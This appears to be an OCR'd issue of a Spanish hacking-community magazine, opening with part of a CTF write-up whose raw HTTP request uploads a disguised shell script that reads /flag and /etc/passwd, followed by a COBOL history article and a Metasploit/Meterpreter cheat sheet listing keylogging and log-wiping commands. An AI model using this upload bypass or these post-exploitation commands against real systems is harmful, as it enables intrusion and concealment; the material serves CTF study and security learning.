


Una vez que se estableció la regla anterior, se subió un archivo .mayas con el siguiente contenido de un script bash para poder ejecutar comandos.

Código: PHP

```
1. POST /index.php HTTP/1.1
2. Host: 129.204.21.115
3. User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Referer: http://129.204.21.115/index.php
8. x-forwarded-for: localhost
9. Connection: close
10.      Upgrade-Insecure-Requests: 1
11.      Content-Type: multipart/form-data; boundary=---------------------------
   148198201616645865949327 23
12.      Content-Length: 441
13.
14.      -----------------------------148198201616645865949327 23
15.      Content-Disposition: form-data; name="fileUpload"; filename="final.mayas"
16.      Content-Type: image/gif
17.
18.      #!/bin/sh
19.
20.      echo&&echo [ID];id;echo ;echo [FLAG];strings /flag;echo ;echo [BY MAYAS];echo
   ;cat /etc/passwd;
21.
22.      -----------------------------148198201616645865949327 23
23.      Content-Disposition: form-data; name="upload"
24.
25.      submit
26.      -----------------------------148198201616645865949327 23--
```

Se realizó una petición al archivo .mayas con la siguiente path: /uploads/<md5>/final.mayas y se pudo leer la flag.



Flag: De1ctf{cG1_cG1_cg1_857_857_cgll111ll11lll}

Recursos:

http://ggb0n.cool/2020/03/06/CTFHub-bypass-functions-disable/
https://web.archive.org/web/20160817051214/http://0cx.cc/bypass_disabled_via_mod_cgi.jspx
https://github.com/l3m0n/Bypass_Disable_functions_Shell/blob/master/paper/readme.old.md
https://www.anquanke.com/post/id/195686#h3-5

COBOL NO MUERE

CÁPSULAS DEL TIEMPO


Common Business-oriented Language (COBOL) el primer lenguaje de programación utilizado en infinidad de sistemas informáticos, implementado por primera vez en un ordenador a cargo de **Grace Hopper** pionera y recordada como una de las creadoras de este lenguaje, creadora del primer ordenador programable y participante en programación de UNIVAC, colaboradora en el desarrollo de FLOW-MATIC, compilador de lenguajes de programación, tecnología entendible por ordenadores.

Escrito por: @**DENISSE** | **CO-ADMIN** UNDERC0DE


Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:
underc0de.org/foro/profile/Denisse

Compilador y base del Comercial Traslator de IBM, son el núcleo de COBOL, creado a través de su compilador, con miles de fragmentos codificados por distintos colaboradores en todo el mundo, siendo un parteaguas en la era de las computadoras programables y dando como resultado la tecnología de hoy en día.



Desarrollando así COBOL, utilizado por todo el mundo, de ahí surgieron programas desarrollados de él, con sintaxis sencillas y comandos originados del inglés.



Derivándose nuevas versiones y actualizaciones de COBOL que se ajustaban a las necesidades y tecnología de la época, como COBOL-74, COBOL-85 y una versión orientada objetos denominada COBOL-2002. Especialistas afirman que cerca de 200.000 millones de líneas de código corrían en lenguaje COBOL en 1997, lo que representaba el 80% de los programas empresariales del mundo, desarrollados en COBOL.

En épocas de pandemia, COBOL demuestra que es indispensable, siendo uno de los lenguajes de programación más demandados, especialmente debido a que en Departamentos de Seguridad Nacional o de Seguridad Social aún siguen implementando COBOL.

Por su parte, la COBOLCOWBOYS, señala que el 85% del software de negocios y programas sociales siguen implementando COBOL. Manifestando que una tecnología no morirá definitivamente, siendo una opción para optimizar/actualizar los sistemas.


<Zerpens>
HAZ CRECER TU NEGOCIO
TE HACEMOS
TU TIENDA ONLINE
Ideal para negocios interesados
en mostrar sus productos o
vender por internet.
ZERPENS.COM@GMAIL.COM
CONTACTAR

CHEAT-SHEET: METASPLOIT FW

Metasploit Framework, una de las herramientas muy utilizada por los auditores de seguridad.
Incluye una gran colección de exploits, a parte de un entorno de desarollo para propios exploits, muy utilizada debido a su fácil implementación con otras herramientas como nmap, escaners de vulneravilidades, etc. Metasploit Framework es una infraestructura que puede ser personalizada y utilizada para necesidades específicas.

DEFINICIONES BASICAS

EXPLOIT: Código escrito con la intención de aprovechar errores de programación y conseguir ciertos privilegios en sistemas o software vulnerado. Con el uso de los exploits se busca tomar control de la máquina víctima.
PAYLOAD: Carga de un exploit, realiza la parte maliciosa de la intrusión, es decir, es el código remoto que se ejecutará en la máquina vulnerada, creando una secuencia de actividades maliciosas.
0-DAY EXPLOIT: Código malicioso que permite al atacante tener control total sobre un sistema vulnerable, el problema o ventaja de estos exploits es que no son conocidos por los usuarios o por los fabricantes, es decir que quedan completamente expuestos a el ataque. Existe un tiempo de corrección desde que se descubre hasta que se soluciona.
METASPLOIT: Conjunto de herramientas con las que un pentester puede desarrollar o ejecutar exploits y lanzarlos contra máquinas para comprobar la seguridad.
MÓDULOS: Funcionalidades que hacen que sean más sencillas de utilizar. Como un exploit o un escaneo. Existen diferentes tipos de módulos:

1. Auxiliary: Proporciona herramientas externas como escaners o sniffers.
2. Exploits: Este es el más conocido, se encuentran todos los exploits.
3. Payloads: Almacena distintos códigos maliciosos a implementar con exploits.

MSFVENOM: Combinación de msfpayload y msfencode, herramienta que facilita la tarea de generar una shell y ocultarla desde una misma consola.

COMANDOS DE MSFCONSOLE:

back: Salir del contexto actual en ejecución (exploit o module).
check: Ver si un objetivo es vulnerable al exploit. No todos los exploits lo soportan.
connect: Conecta a un host remoto y envia ficheros si se desea, soporta SSL si se indica la opción -s

```
msf> connect 192.168.1.34 23
```

exploit: Ejecuta el exploit cargado en el contexto de la consola.
run: Ejecuta el módulo/auxiliary cargado en el contexto de la consola.
irb: Ejecuta el interprete de Ruby para metasploit, ingresar comandos, crear scripts, característica interesante para conocer la estructura interna del framework.
jobs: Módulos que se encuentran en ejecución en "background", permite listar y terminar comandos existentes.
load: Carga un plugin desde el directorio de plugins ubicado en la ruta de instalación, recibiendo como parámetro el nombre del plugin.
unload: Descarga un plugin cargado, recibiendo como parámetro el nombre del plugin a descargar.
loadpath: Trata de cargar un directorio donde estan ubicados módulos, plugins o exploits externos al framework, teniendolos en un directorio independiente.
resource: Carga un fichero de script que será utilizado por algún exploit / módulo que depende de él.
route: Establece las tablas de enrutamiento de sesiones generadas por Metasploit. Similar a `route` de Linux, adicionando subredes, mascaras de red y gateways.
info: Despliega información adicional de un módulo o exploit seleccionado en la consola, incluyendo todas las opciones, objetivos, etc.
set: Opciones del módulo o exploit seleccionado suministrando datos necesarios para su correcta ejecución.
unset: Elimina el valor actual de una variable del exploit o módulo en uso.
sessions: Lista, interactúa o termina sesiones generadas por módulos o exploits, en máquinas remotas VNC, etc. con la opción `-l` se pueden listar las sessiones generadas, `-i <number>` iniciar la interacción con el número de consola establecido.
search: Ejecuta una búsqueda basada en expresiones regulares con un texto que pueda coincidir con el nombre de un módulo o exploit.
show: Muestra las diferentes opciones para módulos, exploits y payloads.

```
msf> show auxiliary
msf> show exploits
msf> show payloads
msf> show options
msf> show targets
msf> show advanced
msf> show encoders
msf> show nops
msf> show evasion
```

setg: Define variables globales que serán empleadas por todos los módulos o exploits cargados, de esta forma es posible definir variables bastante comunes como LHOST, RHOST, LPORT, RPORT, etc. en una única interacción con la consola sin escribir lo mismo una y otra vez.
save: Almacena de forma permanente las variables globales establecidas con el comando setg y las variables especificas de cada exploit en uso.
use: Permite establecer el exploit o modulo a usar en la consola de metasploit.

COMANDOS DE METERPRETER

sysinfo Mostrar información del sistema.
ps Lista y muestra procesos en ejecución.
kill (PID) Terminar un proceso en ejecución.
getuid Mostrar ID de usuario.
upload o download Cargar / descargar un archivo.
pwd o lpwd Mostrar directorio de trabajo (local / remoto).
cd o lcd Cambiar directorio (local o remoto).
cat Mostrar contenido del archivo.
bglist Mostrar scripts en ejecución en segundo plano.
bgrun Hacer que un script se ejecute en segundo plano.
bgkill Terminar un proceso en segundo plano.
background Mover sesión activa al segundo plano.
edit Editar un archivo en el editor vi.
shell Shell de acceso en la máquina de destino.
migrate Cambiar a otro proceso.
idletime Mostrar el tiempo de inactividad del usuario.
screenshot Tomar una captura de pantalla.
clearev Borrar los registros del sistema.
? Comandos disponibles.
exit / quit Salir de la sesión de Meterpreter.
shutdown / reboot Reiniciar el sistema.
use Carga de extensión.

COMANDOS DE METERPRETER (CONT)

channel Mostrar canales activos.

COMANDOS DE RED

ipconfig Mostrar la configuración de la interfaz de red.
portfwd Reenviar paquetes.
route Ver/editar tabla de enrutamiento de red.

COMANDOS DE INTERFAZ/SALIDA

enumdesktops Mostrar todos los escritorios disponibles.
getdesktop Mostrar escritorio actual.
keyscan_start Iniciar keylogger en la máquina de destino.
keyscan_stop Detener keylogger en la máquina de destino.
set_desktop Configurar escritorio.
keyscan_dump Volcado de contenido del keylogger.

COMANDOS DE MANEJO DE PROCESOS

getpid Mostrar la ID del proceso.
getuid Mostrar la ID de usuario.
ps Mostrar procesos en ejecución.
kill Detener y finalizar un proceso.
getprivs Muestra múltiples privilegios como sea posible.
reg Acceder al registro de la máquina de destino.
shell Acceder al shell de la máquina de destino.
execute Ejecuta un comando en el destino.
migrate Moverse a un ID de proceso de destino dado.

OPCIONES DE COMANDO MSFVENOM

-p Mostrar opciones estándar de payload.
-l Listar el tipo de módulo (payloads, encoders).
-f Formato de salida.
-e Definir qué codificador usar.
-a Definir qué plataforma usar.
-s Definir la capacidad máxima de payload.
-b Definir conjunto de caracteres para no usar.
-i Definir el número de veces que se usará el codificador.
-x Definir un archivo personalizado para usar como plantilla.
-o Guardar Payload.
-h Ayuda.

JUNIO

2020

TEST SSL

testssl.sh es una herramienta de línea de comandos gratuita que verifica el servicio de un servidor en cualquier puerto para el soporte de cifrados TLS / SSL, protocolos, así como fallas criptográficas recientes y más. es un software gratuito y de código abierto.

Funciona en todas las distribuciones de Linux / BSD listas para usar.

GUÍA DE INSTALACIÓN POR: @R3V0LVE

Link
underc0de.org/foro/herramientas-hacking/test-ssl/#msg140498

TOOLBOX

DO	LU	MA	MI	JU	VI	SA
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

UNDERC0DE.ORG

mensajes / opiniones de nuestros usuarios

"Gracias por el curro Denisse, A ver qué tal está esta revista recién salida del horno.

Un besote y un abrazo.

ANIMANEGRA
VÍA FORO UNDERC0DE

"Muchas gracias por tu aporte está muy buena la revista, espero que sigan sacando más ediciones

TRÉTÖN
VÍA FORO UNDERC0DE

"Le echaré un vistazo cuando pueda.
A ver si un día creo un documento.

SOLID WATER
VÍA FORO UNDERC0DE

"¡Gracias Denisse, me gustó mucho tu mensaje y el post en sí! Toda "orgullosa" de ser parte del staff Oficial, un grupo y equipo de excelencia.

GABRIELA
VÍA FORO UNDERC0DE

"Muy buen aporte esta décima edición de la revista digital UnderD0CS, llevo muy poco tiempo en este foro, una semana más o menos desde que lo descubrí, y estoy muy agradecido de haber comenzado a formar parte de esta enorme comunidad y seguro que seguiré al tanto espero que durante muchos años.
¡Un saludo a todos y sobre todo al equipo que realiza este gran trabajo!!

PINKRABBIT
VÍA FORO UNDERC0DE

"Seguir así, estáis realizando un trabajo excepcional, mi agradecimiento a todos los que colaboran en la realización de la revista, realizando un gran trabajo y esfuerzo.

DROTHA2
VÍA FORO UNDERC0DE

"Thanks, cada mes lo espero.

LAUTI
VÍA GRUPO DE TELEGRAM UNDERC0DE

"Excelente revista e información!

MARLON ESCOBAR
VÍA GRUPO TELEGRAM UBUNTU EN ESPAÑOL

"Felicitaciones al equipo Underc0de en su (9°) |\|oveno aniversario. Que vengan ya nuevos retos. Gracias Underc0de.

BENGALA
VÍA FORO UNDERC0DE

EXPRESÁTE Y HAZ LLEGAR TU MENSAJE / OPINIÓN
REDACCIONES@UNDERC0DE.ORG

Acerca de UNDERC0DE...

Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.
En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se **registren** en caso de que no lo estén, y si ya tienen una cuenta, **ingresen**.

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERC0DE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.